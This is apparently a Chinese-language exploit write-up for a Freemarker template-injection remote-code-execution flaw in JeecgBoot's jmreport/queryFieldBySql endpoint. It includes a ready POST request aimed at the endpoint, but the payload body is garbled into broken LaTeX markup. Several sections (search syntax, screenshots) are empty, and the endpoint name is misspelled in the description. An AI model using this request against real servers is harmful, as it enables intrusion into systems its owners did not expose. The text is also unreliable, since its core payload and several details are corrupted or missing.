J10-5JeecgBoot-企业级低代码平台-RCE


漏洞描述:

Jeecg <u>Boot</u> jmreport/queryFieklBySql接口存在Freemarker 模板注入漏洞,攻击者可以通过操纵应用程序的模板引擎来执行恶意代码或获取敏感信息。这种漏洞可能会导致整个应用程序被入侵,造成严重的安全问题。

影响版本:

• JeecgBoot-企业级

网站图片:



网络测绘:

fofa语法:

漏洞复现:

payload:

POST /jeecg-boot/jmreport/queryFieldBySql HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/json
Accept-Encoding: gzip

 $\begin{tabular}{ll} \begin{tabular}{ll} \be$

效果图:

